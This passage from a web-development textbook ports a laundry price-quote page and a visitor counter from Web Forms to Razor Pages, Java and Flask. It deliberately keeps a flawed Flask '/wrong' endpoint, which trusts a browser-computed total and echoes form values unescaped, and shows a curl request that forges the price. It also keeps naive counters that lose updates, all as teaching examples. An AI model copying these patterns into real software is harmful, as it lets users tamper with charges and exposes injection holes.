                rows.Add(Enumerable.Range(0, r.FieldCount)
                    .ToDictionary(r.GetName, i => r.IsDBNull(i) ? "" :
Convert.ToString(r.GetValue(i), CultureInfo.InvariantCulture)!));
            return rows;
        }
#else
        IEnumerable<Dictionary<string, string>> Read(string table) =>
Csv(Path.Combine(csvFolder, table + ".csv"));
#endif
        foreach (var r in Read("Service")) s.Services.Add(new(r["id"], r["description"],
Num(r["price"])));
        foreach (var r in Read("Outlet")) s.Outlets.Add(new(r["id"], r["name"]));
        foreach (var r in Read("Customer")) s.Customers.Add(new(r["id"], r["name"],
r["phone"]));
        foreach (var r in Read("Payment")) s.Payments.Add(new(r["Bill_id"], r["paid_at"],
r["method"], Num(r["amount"])));
        foreach (var r in Read("Bill"))
            s.Bills.Add(new Bill
            {
                Id = r["id"], Arrived = r["arrived"], Finished = Null(r["finished"]),
Departed = Null(r["departed"]),
                Status = r["status"], Rack = r["rack"], Unit = int.Parse(r["unit"]),
Charged = Num(r["payment"]),
                CustomerId = r["Customer_id"], ServiceId = r["Service_id"], OutletId =
Null(r["Outlet_id"]),
            });
        return s;
    }

    public Service? Service(string? id) => Services.FirstOrDefault(x => x.Id == id);
    public Customer? Customer(string? id) => Customers.FirstOrDefault(x => x.Id == id);
    public Bill? Bill(string? id) { lock (gate) return Bills.FirstOrDefault(x => x.Id ==
id); }
    public decimal Paid(string billId) { lock (gate) return Payments.Where(p => p.BillId ==
billId).Sum(p => p.Amount); }
    public List<Payment> PaymentsOf(string billId) { lock (gate) return Payments.Where(p =>
p.BillId == billId).ToList(); }
```

Listing 12.23 (Continued) *Store.cs: the Laundry data in memory, with the operations of Problems 12.7 and 12.8.*

```
    /// <summary>Problem 12.7: a new bill, priced here from the price list, never from the
form.</summary>
    public Bill AddBill(string customerId, Service service, int unit, string rack, string
outletId, string now)
    {
        lock (gate)
        {
            var next = "B" + (Bills.Max(b => int.Parse(b.Id[1..])) + 1).ToString("D4");
            var bill = new Bill
            {
                Id = next, Arrived = now, Status = "queued", Rack = rack, Unit = unit,
                Charged = service.Price * unit, CustomerId = customerId, ServiceId =
service.Id, OutletId = outletId,
            };
            Bills.Add(bill);
            return bill;
        }
    }

    /// <summary>Problem 12.8: queued -> finished -> departed; returns an error, or
null.</summary>
    public string? Advance(string id, string now)
    {
        lock (gate)
        {
            var b = Bills.FirstOrDefault(x => x.Id == id);
            if (b is null) return $"There is no bill {id}.";
            switch (b.Status)
            {
                case "queued": b.Status = "finished"; b.Finished = now; return null;
                case "finished": b.Status = "departed"; b.Departed = now; return null;
                default: return $"Bill {id} has already been collected.";
            }
        }
    }

    /// <summary>Problem 12.8: a payment of 1 rupiah up to the balance; returns an error,
or null.</summary>
    public string? Pay(string id, long amount, string? method, string now)
    {
        lock (gate)
        {
            var b = Bills.FirstOrDefault(x => x.Id == id);
            if (b is null) return $"There is no bill {id}.";
            var balance = b.Charged - Payments.Where(p => p.BillId == id).Sum(p =>
p.Amount);
            if (amount < 1 || amount > balance) return $"The amount must be from Rp 1 to
the balance, {Money.Rupiah(balance)}.";
            if (method is not ("cash" or "qris" or "transfer")) return "The method must be
cash, qris or transfer.";
            Payments.Add(new Payment(id, now, method, amount));
            return null;
        }
    }
```

Listing 12.23 (Continued) *Store.cs: the Laundry data in memory, with the operations of Problems 12.7 and 12.8.*

```
    private static decimal Num(string s) => decimal.Parse(s, CultureInfo.InvariantCulture);
    private static string? Null(string s) => s.Length == 0 ? null : s;

    /// <summary>A small CSV reader: commas, double quotes, and "" for a quote inside
quotes.</summary>
    private static IEnumerable<Dictionary<string, string>> Csv(string file)
    {
        var lines = File.ReadAllLines(file, Encoding.UTF8);
        var head = Split(lines[0]);
        foreach (var line in lines.Skip(1).Where(l => l.Length > 0))
        {
            var cells = Split(line);
            yield return head.Select((h, i) => (h, v: cells[i])).ToDictionary(x => x.h, x
=> x.v);
        }
    }

    private static List<string> Split(string line)
    {
        var cells = new List<string>();
        var cell = new StringBuilder();
        bool quoted = false;
        for (int i = 0; i < line.Length; i++)
        {
            char c = line[i];
            if (quoted && c == '"' && i + 1 < line.Length && line[i + 1] == '"') {
cell.Append('"'); i++; }
            else if (c == '"') quoted = !quoted;
            else if (c == ',' && !quoted) { cells.Add(cell.ToString()); cell.Clear(); }
            else cell.Append(c);
        }
        cells.Add(cell.ToString());
        return cells;
    }
}
```

To run the project, from `aspnet/LaundryPages`: `dotnet run --urls http://127.0.0.1:9210`, then open that address. In VS Code with the C# Dev Kit, open the folder and press F5.

12.5.1 Problem 12.5 — From a Web Forms page to a Razor page

> **PROBLEM.** A Web Forms page `Quote.aspx` shows a drop-down list of the Laundry's services, a text box for the quantity, a range validator, a *Quote* button and a label; pressing the button shows the price, for example "3 x Rp 8.000 = Rp 24.000". Write the same page with ASP.NET Core Razor Pages, explain how each part of the Web Forms page maps to the Razor page, and write the same page in Java and in Python.

In our own words. Read an old page, understand what each part does, and say it again in the modern form. The point is not the arithmetic; it is the mapping, because every Web Forms page you will ever meet at work maps the same way.

The Web Forms page. Listing 12.24 is the page, written as a *single-file page*: the markup and a `<script runat="server">` block with the code, in one file. It was not run for this book (Web Forms needs the .NET Framework on Windows [15]).

Listing 12.24 `Quote.aspx`: the quote as a single-file Web Forms page, for reading (not run).

```
<%@ Page Language="C#" %>
<%-- Quote.aspx - Problem 12.5 as a single-file Web Forms page (not run: needs .NET
Framework on Windows). --%>
<script runat="server">
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!IsPostBack)                          // only on the first visit: fill the
list once
        {
            foreach (var s in LaundryData.Services())
                ServiceList.Items.Add(new ListItem(s.Description + " - " +
LaundryData.Rupiah(s.Price), s.Id));
        }
    }

    protected void QuoteButton_Click(object sender, EventArgs e)
    {
        if (!Page.IsValid) return;                // the validators have already run on
the server
        var s = LaundryData.Service(ServiceList.SelectedValue);
        int units = int.Parse(UnitsBox.Text);
        ResultLabel.Text = units + " x " + LaundryData.Rupiah(s.Price) + " = " +
LaundryData.Rupiah(s.Price * units);
    }
</script>
<!DOCTYPE html>
<html>
<head runat="server">><title>Price quote</title></head>
<body>
  <form id="form1" runat="server">
    <asp:DropDownList ID="ServiceList" runat="server" />
    <asp:TextBox ID="UnitsBox" runat="server" Text="1" />
    <asp:RangeValidator ID="UnitsRange" runat="server" ControlToValidate="UnitsBox"
Type="Integer"
        MinimumValue="1" MaximumValue="100" ErrorMessage="The quantity must be a whole
number from 1 to 100." />
    <asp:Button ID="QuoteButton" runat="server" Text="Quote" OnClick="QuoteButton_Click" />
    <asp:Label ID="ResultLabel" runat="server" />
  </form>
</body>
</html>
```

Read it the way the server does. The `<%@ Page Language="C#" %>` directive makes the file a class. Every tag with `runat="server"` becomes an object of that class: `ServiceList` is a `DropDownList`, `UnitsBox` a `TextBox`, `QuoteButton` a `Button`, `ResultLabel` a `Label`. On the first visit, `Page_Load` runs with `IsPostBack` false and fills the list. When the button is pressed, the browser sends the whole form back to the *same* page (a *postback*), with a hidden field called `__VIEWSTATE` that carries the list's items and the controls' state; the server rebuilds every control from it, runs the validators, and then calls `QuoteButton_Click`, which sets the label's text. The page is written as if the button were a button on a desktop window, and that illusion is the whole design of Web Forms.

Design of the Razor page. Razor Pages keeps two good ideas from Web Forms and drops the illusion. It keeps the *pair of files*: `Quote.cshtml` holds the markup, `Quote.cshtml.cs` the code, like a code-behind page class. It keeps the *handler per request*: the method `OnGet` answers a `GET`, the method `OnPost` answers a `POST`, as `Page_Load` and `QuoteButton_Click` did. It drops ViewState: the form fields are *bound* to properties of the page model on every `POST`, and anything else the page needs, such as the list of services, is simply read again. **Table 12.5** is the whole mapping.

Table 12.5 Each part of a Web Forms page and its Razor Pages counterpart.

Web Forms (`.aspx`)	Razor Pages (`.cshtml` + `.cshtml.cs`)
`<%@ Page %>`, `CodeFile=`, `Inherits=`	`@page`, `@model QuoteModel`
`<script runat="server">` or the code-behind class	the page model class, `QuoteModel : PageModel`
`Page_Load` with `if (!IsPostBack)`	`OnGet()` (first visit) and `OnPost()` (the form came back)
`QuoteButton_Click`	`OnPost()`, or a named handler `OnPostQuote()` with `asp-page-handler="Quote"`
`<asp:TextBox ID="UnitsBox" runat="server">`	`<input asp-for="Units">` bound to `[BindProperty] public int Units`
`<asp:DropDownList>` filled in `Page_Load`	`<select asp-for="ServiceId" asp-items="…">`
`<asp:RangeValidator>`, `<asp:RequiredFieldValidator>`	`[Range]`, `[Required]` on the property; `<span asp-validation-for>`
`Page.IsValid`	`ModelState.IsValid`
`ResultLabel.Text = …`	a property `Result`, printed with `@Model.Result`
`__VIEWSTATE` hidden field	nothing: state is rebuilt from the database or the posted fields
`<%= value %>`	`@value` (escaped by default)

The Razor solution. **Listing 12.25** is the markup and **Listing 12.26** the page model.

Listing 12.25 `Quote.cshtml`: the markup, with tag helpers bound to the page model's properties.

```
@page
@model QuoteModel
@{ ViewData["Title"] = "Price quote"; }
<form method="post" class="card narrow">
  <label asp-for="ServiceId">Service</label>
  <select asp-for="ServiceId" asp-items="Model.ServiceOptions"></select>
  <span asp-validation-for="ServiceId" class="err"></span>
  <label asp-for="Units">Quantity (kg, items or pairs)</label>
  <input asp-for="Units">
  <span asp-validation-for="Units" class="err"></span>
  <div class="row"><button class="primary">Quote</button></div>
</form>
@if (Model.Result is not null)
{
  <p class="msg" id="result">@Model.Result</p>
}
```

Listing 12.26 `Quote.cshtml.cs`: the page model; `OnPost` validates and computes on the server.

```
// Quote.cshtml.cs - Problem 12.5: the page model (the "code-behind") of the price quote.
using System.ComponentModel.DataAnnotations;
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryPages.Pages;

public class QuoteModel(Store store) : PageModel
{
    [BindProperty, Display(Name = "Service")]
    public string ServiceId { get; set; } = "S0001";

    [BindProperty, Range(1, 100, ErrorMessage = "The quantity must be a whole number from 1
to 100.")]
    public int Units { get; set; } = 1;

    public string? Result { get; private set; }

    public IEnumerable<SelectListItem> ServiceOptions =>
        store.Services.Select(s => new SelectListItem($"{s.Description} -
{Money.Rupiah(s.Price)}", s.Id));

    public void OnGet() { }                 // the first visit: an empty form

    public void OnPost()                    // the button was pressed: the form comes back
    {
        var service = store.Service(ServiceId);
        if (service is null) ModelState.AddModelError(nameof(ServiceId), "Choose a service
from the list.");
        if (!ModelState.IsValid)
        {
            Response.StatusCode = 422;      // the page is shown again, with the messages
            return;
        }
        Result = $"{Units} x {Money.Rupiah(service!.Price)} = {Money.Rupiah(service.Price *
Units)}";
    }
}
```

Java. Listing 12.27 is the page on the JDK's server: one handler for every request, which shows the form and, for a `POST`, computes the quote from the price in the database.

Listing 12.27 `P125Quote.java`: the quote on the JDK's HTTP server.

```
// P125Quote.java - Problem 12.5: the price quote on the JDK's HTTP server.
//   javac P125Quote.java && java -cp ".:../lib/sqlite-jdbc-3.53.2.0.jar" P125Quote 9220
// GET / shows the form; POST / computes the quote on the server from the database's price.
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.sql.*;
import java.util.*;

public class P125Quote {
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../data/laundry.db");

    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9220), 0);
        server.createContext("/", P125Quote::handle);
        server.start();
    }

    static void handle(HttpExchange ex) {
        try (ex; Connection db = DriverManager.getConnection(DB)) {
            Map<String, String> form = parse(new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8));
            String serviceId = form.getOrDefault("ServiceId", "S0001"), units =
form.getOrDefault("Units", "1");
            String result = "", error = "";
            if (ex.getRequestMethod().equals("POST")) {
                long price = price(db, serviceId);
                if (!units.matches("\\d{1,3}") || Integer.parseInt(units) < 1 ||
Integer.parseInt(units) > 100)
                    error = "The quantity must be a whole number from 1 to 100.";
                else if (price < 0)
                    error = "Choose a service from the list.";
                else
                    result = units + " x " + rupiah(price) + " = " + rupiah(price *
Integer.parseInt(units));
            }
            StringBuilder options = new StringBuilder();
            try (ResultSet rs = db.createStatement().executeQuery("SELECT id, description,
price FROM Service ORDER BY id")) {
                while (rs.next())
                    options.append("<option value=\"").append(rs.getString(1)).append('"')
                           .append(rs.getString(1).equals(serviceId) ? " selected" :
"").append('>')
                           .append(h(rs.getString(2) + " - " +
rupiah(rs.getLong(3)))).append("</option>");
            }
            String page = """
                    <!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Price
quote</title></head>
                    <body><main><h1>Price quote</h1>
                    <form method="post" class="card narrow">
```

Listing 12.27 (Continued) *P125Quote.java: the quote on the JDK's HTTP server.*

```
                      <label for="ServiceId">Service</label><select id="ServiceId"
name="ServiceId">%s</select>
                      <label for="Units">Quantity (kg, items or pairs)</label>
                      <input id="Units" name="Units" type="number" value="%s">
                      <span class="err">%s</span>
                      <div class="row"><button class="primary">Quote</button></div>
                    </form>%s</main></body></html>""".formatted(options, h(units),
h(error),
                    result.isEmpty() ? "" : "<p class=\"msg\" id=\"result\">" + h(result) +
"</p>");
            byte[] body = page.getBytes(StandardCharsets.UTF_8);
            ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
            ex.sendResponseHeaders(error.isEmpty() ? 200 : 422, body.length);
            ex.getResponseBody().write(body);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    /** The price from the database, or -1 when there is no such service. */
    static long price(Connection db, String id) throws SQLException {
        try (PreparedStatement st = db.prepareStatement("SELECT price FROM Service WHERE id
= ?")) {
            st.setString(1, id);
            try (ResultSet rs = st.executeQuery()) { return rs.next() ? rs.getLong(1) : -1;
}
        }
    }

    static String rupiah(long v) { return "Rp " + String.format(Locale.ROOT, "%,d",
v).replace(',', '.'); }

    static String h(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;").replace("\"", "&quot;");
    }

    static Map<String, String> parse(String s) {
        Map<String, String> m = new HashMap<>();
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            if (kv.length == 2) m.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
URLDecoder.decode(kv[1], StandardCharsets.UTF_8));
        }
        return m;
    }
}
```

Python. Listing 12.28 is the Flask page, together with the tempting wrong version that we will break in a moment.

Listing 12.28 `p125_quote.py`: the quote in Flask, and `/wrong`, which trusts a total computed by the browser.

```python
# p125_quote.py - Problem 12.5: the price quote in Flask, and the tempting wrong version.
#     python p125_quote.py 9221
#   /       the right way: the server looks the price up and multiplies
#   /wrong  the tempting way: the browser computes the total and the server believes it
import os
import sqlite3
import sys

from flask import Flask, render_template_string, request

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__)

PAGE = """<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Price
quote</title></head>
<body><main><h1>Price quote</h1>
<form method="post" class="card narrow">
  <label for="ServiceId">Service</label>
  <select id="ServiceId" name="ServiceId">{% for s in services %}
    <option value="{{ s.id }}" data-price="{{ s.price }}" {{ 'selected' if s.id == sid
}}>{{ s.description }} - {{ rp(s.price) }}</option>{% endfor %}
  </select>
  <label for="Units">Quantity (kg, items or pairs)</label>
  <input id="Units" name="Units" type="number" value="{{ units }}">
  <span class="err">{{ error }}</span>
  <input type="hidden" name="Total" id="Total">
  <div class="row"><button class="primary">Quote</button></div>
</form>{% if result %}<p class="msg" id="result">{{ result }}</p>{% endif
%}</main></body></html>"""


def rp(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


def services():
    con = sqlite3.connect(DB)
    con.row_factory = sqlite3.Row
    return {r["id"]: dict(r) for r in con.execute("SELECT id, description, price FROM
Service ORDER BY id")}
```

Listing 12.28 (Continued) *p125_quote.py: the quote in Flask, and /wrong, which trusts a total computed by the browser.*

```
@app.route("/", methods=["GET", "POST"])
def quote():
    all_services = services()
    sid, units = request.form.get("ServiceId", "S0001"), request.form.get("Units", "1")
    result = error = ""
    if request.method == "POST":
        if not units.isdigit() or not 1 <= int(units) <= 100:
            error = "The quantity must be a whole number from 1 to 100."
        elif sid not in all_services:
            error = "Choose a service from the list."
        else:
            price = all_services[sid]["price"]
            result = f"{units} x {rp(price)} = {rp(price * int(units))}"
    html = render_template_string(PAGE, services=all_services.values(), sid=sid,
units=units,
                                  error=error, result=result, rp=rp)
    return html, 422 if error else 200


@app.post("/wrong")
def wrong():
    # A script in the page filled Total = price x quantity; the server just prints it.
    return f"<p id=\"result\">{request.form['Units']} units, total
{rp(request.form['Total'])}</p>"


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9221)
```

Running it. `tests/quote_check.py` asks each server for five quotes, as a browser would, taking the anti-forgery token from the form when there is one (only the Razor page has one, automatically). The Razor page answers:

```
S0001 x 3    -> 200 3 x Rp 8.000 = Rp 24.000
S0005 x 2    -> 200 2 x Rp 65.000 = Rp 130.000
S0001 x 0    -> 422 The quantity must be a whole number from 1 to 100.
S0001 x abc  -> 422 The value 'abc' is not valid for Units.
S0099 x 1    -> 422 Choose a service from the list.
```

The Java and Python versions print the same five lines except the fourth, where they say "The quantity must be a whole number from 1 to 100." for `abc`. The difference is instructive. In Razor Pages, `Units` is an `int`, so *model binding*, the step that copies form fields into properties, fails to turn `abc` into a number before any rule runs, and reports it with its own message [16]; our Java and Python code reads the text and checks it with one rule. Both refuse, which is what matters.

Line by line. In **Listing 12.25**, `@page` makes the file a page with the address `/Quote`, and `@model QuoteModel` says which class holds its data. `asp-for="Units"` is a *tag helper*: it writes `id="Units" name="Units" type="number"` and the current value, all taken from the property, so the markup and the class can never disagree about a field's name. `asp-validation-for` prints the property's error message, if any. In **Listing 12.26**, the constructor parameter `Store store` is filled in by ASP.NET Core from the singleton registered in `Program.cs` (*dependency injection*). `[BindProperty]` asks for the property to be filled from the posted form; `[Range(1, 100, …)]` is the rule and its message. `OnPost` looks the service up (the id could be anything a browser sends), adds an error if it is unknown, stops if the model state is invalid and sets status 422, and otherwise computes the quote *from the store's price*. The price is never a field of the form.

A tempting wrong solution. Compute the total in the browser, with a few lines of JavaScript that read each option's price and multiply, put it in a hidden field, and have the server print what it receives. It feels efficient: the server does not need to look anything up. **Listing 12.28** keeps that version at `/wrong`, and one request shows what it costs:

```
curl -s -d "ServiceId=S0005&Units=10&Total=1" http://127.0.0.1:9221/wrong
```

```
<p id="result">10 units, total Rp 1</p>
```

Ten two-piece suits for one rupiah. The hidden field is part of the form, and the form is whatever the sender makes it: `curl`, a browser's developer tools, or a script. A price that comes from the browser is a price the customer chooses.

> **CHECK YOURSELF.** Add an *express* option to the quote: a check box that adds 50% to the charge. Which property, which attribute, and where is the 50% applied?
>
> *Answer.* A property `[BindProperty] public bool Express { get; set; }` and, in the markup, `<input asp-for="Express">`, which the tag helper renders as a check box. The surcharge is applied in `OnPost`, on the server: `var total = service.Price * Units * (Express ? 1.5m : 1m);`. The `m` makes the numbers `decimal`, the type for money, so that no rounding error of floating point creeps into rupiah.

12.5.2 Problem 12.6 — A visitor counter that does not lose visitors

> **PROBLEM.** The dynamic page `VisitorCounter02.aspx` of **Figure 12.8** counts visitors in a file: it reads the number, adds one, writes it back, and prints "You are visitor number *n*". Put the same counter on the Laundry's welcome page with Razor Pages, in Java and in Python; send 400 visitors to it, sixteen at a time; explain what happens and repair it.

VisitorCounter02.aspx

WebSite1/VisitorCounter02.aspx

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.IO" %>
<html>
    <head>
        <title>Visitor Counter 2</title>
    </head>
    <body>
        <h1>Welcome</h1>
        You are visitor number
        <%
            FileStream s = new FileStream(Server.MapPath("~/App_Data/") +
                "VisitorCounter.dat", FileMode.OpenOrCreate);
            int n;
            try {
                BinaryReader r = new BinaryReader(s);
                n = r.ReadInt32();
            } catch {
                n = 0;
            }
            n++;
            s.Seek(0, SeekOrigin.Begin);
            BinaryWriter w = new BinaryWriter(s);
            w.Write(n);
            s.Close();
            Response.Write(n);
        %>
    </body>
</html>
```

Figure 12.8 The dynamic visitor counter of Chapter 11, `VisitorCounter02.aspx` (Web Forms; not run here), with the lines of C# shaded: open the file, read the number (or take 0 if that fails), add one, write it back, print it.

In our own words. A web server answers many requests at the same time, each on its own thread. The page in **Figure 12.8** was written as if only one visitor could ever be on it. We are asked to measure what that assumption costs, and to fix it.

Design. The count must outlive the server, so it lives in a file (or, better, the database: Exercise 12.6). The *reading, adding and writing* must happen for one request at a time, which is exactly what a *lock* provides: an object that only one thread can hold, so that a second thread arriving at `lock (Gate)` waits until the first has left the block. The lock must be one object for all requests, so it lives in application state: a `static` field in C#, a `static final` field in Java, a module-level `threading.Lock()` in Python. Each version has two addresses, the naive one without the lock and the safe one with it, so that the same program can measure both.

The Razor solution. Listing 12.29 is the page model; the page itself is one line, "You are visitor number `@Model.Visitor`".

Listing 12.29 `Counter.cshtml.cs`: `OnGet` bumps the count inside a lock; `OnGetNaive`, reached with `?handler=Naive`, does not.

```
// Counter.cshtml.cs - Problem 12.6: a visitor counter kept in a file, as
VisitorCounter02.aspx did.
//   /Counter                 the safe version: one visitor at a time inside the lock
//   /Counter?handler=Naive   the tempting version: read, add one, write, with no lock
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages;

public class CounterModel(IConfiguration config) : PageModel
{
    private static readonly object Gate = new();    // ONE object for every request of this
server

    public long Visitor { get; private set; }

    private string FileFor(string name) => Path.Combine(config["CounterDir"] ??
Path.GetTempPath(), name);

    public void OnGet()
    {
        lock (Gate)                                 // read-add-write happens for one
request at a time
        {
            Visitor = Bump(FileFor("visitors-safe.txt"));
        }
    }

    public void OnGetNaive() => Visitor = Bump(FileFor("visitors-naive.txt"));

    private static long Bump(string file)           // inside a PageModel, File() makes a
download: say System.IO.File
    {
        long n = System.IO.File.Exists(file) &&
long.TryParse(System.IO.File.ReadAllText(file), out var v) ? v : 0;
        n++;                                        // two requests that read the same n
both write n + 1
        System.IO.File.WriteAllText(file, n.ToString());
        return n;
    }
}
```

Java (**Listing 12.30**) and **Python** (**Listing 12.31**) have the same two addresses. The Java server is given a pool of sixteen threads, because the JDK's HTTP server otherwise answers with a single thread, and a single thread cannot race with itself; the measurement would then show nothing, and a real deployment would be slow.

Listing 12.30 `P126Counter.java`: the counter on the JDK's server with sixteen threads, with and without `synchronized`.

```
// P126Counter.java - Problem 12.6: a visitor counter kept in a file, two ways, on the
JDK's HTTP server.
//   javac P126Counter.java && java P126Counter 9222 COUNTER_FOLDER
//   /counter         the safe version: synchronized, one read-add-write at a time
//   /counter/naive   the tempting version: no lock at all
// The server answers with 16 threads, as a real one would; with one thread the race could
not happen.
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.concurrent.Executors;

public class P126Counter {
    static Path folder;
    static final Object GATE = new Object();

    public static void main(String[] args) throws IOException {
        folder = Path.of(args.length > 1 ? args[1] : System.getProperty("java.io.tmpdir"));
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9222), 0);
        server.setExecutor(Executors.newFixedThreadPool(16));
        server.createContext("/counter", ex -> {
            long n;
            if (ex.getRequestURI().getPath().equals("/counter/naive")) {
                n = bump(folder.resolve("visitors-naive.txt"));
            } else {
                synchronized (GATE) { n = bump(folder.resolve("visitors-safe.txt")); }
            }
            reply(ex, "<p>You are visitor number <b id=\"visitor\">" + n + "</b>.</p>");
        });
        server.start();
    }

    static long bump(Path file) throws IOException {
        long n = 0;
        try {
            n = Long.parseLong(Files.readString(file).trim());
        } catch (NoSuchFileException | NumberFormatException e) {
            n = 0;                              // no file yet, or caught half-written by
another request
        }
        n++;
        Files.writeString(file, Long.toString(n));
        return n;
    }
```

Listing 12.30 (Continued) *P126Counter.java: the counter on the JDK's server with sixteen threads, with and without synchronized.*

```
    static void reply(HttpExchange ex, String html) throws IOException {
        byte[] b = html.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(200, b.length);
        ex.getResponseBody().write(b);
        ex.close();
    }
}
```

Listing 12.31 `p126_counter.py`: the counter in Flask, with and without a `threading.Lock`.

```
# p126_counter.py - Problem 12.6: a visitor counter kept in a file, two ways, in Flask.
#     python p126_counter.py 9223 COUNTER_FOLDER
#   /counter         the safe version: a lock, so one read-add-write at a time
#   /counter/naive   the tempting version: no lock at all
# Flask's development server answers every request in its own thread, as a real server
would.
import os
import sys
import tempfile
import threading

from flask import Flask

app = Flask(__name__)
FOLDER = sys.argv[2] if len(sys.argv) > 2 else tempfile.gettempdir()
GATE = threading.Lock()                 # ONE lock for every request of this process


def bump(name):
    path = os.path.join(FOLDER, name)
    try:
        with open(path) as f:
            n = int(f.read().strip())
    except (FileNotFoundError, ValueError):     # no file yet, or caught half-written by
another request
        n = 0
    n += 1
    with open(path, "w") as f:
        f.write(str(n))
    return n


@app.get("/counter")
def safe():
    with GATE:
        n = bump("visitors-safe.txt")
    return f'<p>You are visitor number <b id="visitor">{n}</b>.</p>'


@app.get("/counter/naive")
def naive():
    return f'<p>You are visitor number <b id="visitor">{bump("visitors-
naive.txt")}</b>.</p>'


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9223,
threaded=True)
```

The measurement. **Listing 12.32** sends 400 requests from sixteen threads and reports how many were answered, the highest visitor number any of them was shown, and how many visitors the counter lost:

$$\text{lost} = \text{visitors sent} - \text{highest number shown} \tag{12.4}$$

Listing 12.32 `hammer.py`: sixteen visitors at a time against one counter address.

```python
# hammer.py - Problem 12.6: many visitors at once. Sends REQUESTS requests from 16 threads
to one
# counter address and compares what the counter says with how many visitors really came.
#     python3 hammer.py http://127.0.0.1:9222/counter/naive 400
import re
import sys
import urllib.request
from concurrent.futures import ThreadPoolExecutor

url, total = sys.argv[1], int(sys.argv[2]) if len(sys.argv) > 2 else 400


def visit(_):
    try:
        with urllib.request.urlopen(url, timeout=10) as r:
            return int(re.search(r'id="visitor">(\d+)<', r.read().decode()).group(1))
    except Exception:
        return None                                    # a 500 or a broken answer


with ThreadPoolExecutor(max_workers=16) as pool:
    numbers = list(pool.map(visit, range(total)))
answered = [n for n in numbers if n is not None]
print(f"{url}")
print(f"  visitors sent {total}, answered {len(answered)}, errors {total - len(answered)}")
print(f"  highest number shown {max(answered, default=0)}, distinct numbers
{len(set(answered))}")
print(f"  visitors lost by the counter {total - max(answered, default=0)}")
```

Against the Razor pages, starting from no file, the report reads as follows; the last line of each block is Equation (12.4):

```
http://127.0.0.1:9210/Counter?handler=Naive
  visitors sent 400, answered 400, errors 0
  highest number shown 78, distinct numbers 78
  visitors lost by the counter 322
http://127.0.0.1:9210/Counter
  visitors sent 400, answered 400, errors 0
  highest number shown 400, distinct numbers 400
  visitors lost by the counter 0
```

The Java server lost 287 of 400 and the Python server 339 of 400 on the naive address, and both counted exactly 400 on the safe one (`outputs/counter_java.txt` and `outputs/counter_python.txt`). The naive numbers change from run to run, because they depend on how the threads happen to be scheduled; the safe number never changes.

Why so many? Figure 12.9 shows the two ways the naive counter loses visitors. The first is the classic *lost update*: request A reads 5, request B reads 5 before A has written, both write 6, and one visitor has vanished. That alone would lose a handful. The second explains the hundreds. Writing a file first *empties* it and then writes the new text; a request that reads the file in that instant finds nothing, and the code, like the `catch { n = 0; }` of the original page, treats "nothing" as zero. One such reading throws the whole count back to 1.




Figure 12.9 Two ways to lose visitors without a lock: two requests read the same number, or one request reads the file while another has emptied it to rewrite it.

Line by line. In **Listing 12.29**, `private static readonly object Gate = new();` creates one object when the class is first used; `static` means it belongs to the class, not to a page model, and ASP.NET Core creates a *new* page model for every request, so an ordinary field would give every request its own lock, which locks nothing. `lock (Gate) { … }` lets one thread at a time into the block. `System.IO.File` is written out in full because inside a `PageModel` the short name `File` is a method that sends a file as a download; the first build of this page failed with exactly that error, `'PageModel.File(byte[], string)' is a method`. In Java, `synchronized (GATE)` is the same statement; in Python, `with GATE:` acquires the lock and releases it when the block ends, even if an exception is raised.

A tempting wrong solution. Keep the count in an ordinary field of the page model, `public int Count;`, and add one in `OnGet`. Every visitor sees 1: the page model is created anew for every request, so the field is born at 0 each time. Moving it to a `static int` and writing `Count++` fixes that and brings back the lost update, because `Count++` is itself read, add, write. The right tools are a lock, as here, or an atomic instruction such as `Interlocked.Increment(ref count)` in C#, `AtomicLong.incrementAndGet()` in Java, and, for a count that must survive a restart and be shared by several servers, the database: `UPDATE Counter SET n = n + 1`, which the database performs as one indivisible step.

> **CHECK YOURSELF.** The owner now runs the site on two servers behind a load balancer, both writing the same counter file on a shared disk. Does the `lock` still prevent lost visitors? What would?
>
> *Answer.* No. A lock is an object in the memory of one process; the other server has its own lock, and the two know nothing of each other, so their read-add-write sequences can still interleave. What works across processes is one place that decides for everybody: the database, with `UPDATE Counter SET n = n + 1 WHERE id = 1` followed by reading the new value in the same transaction.

12.6 New Worked Problems: Forms and Handlers

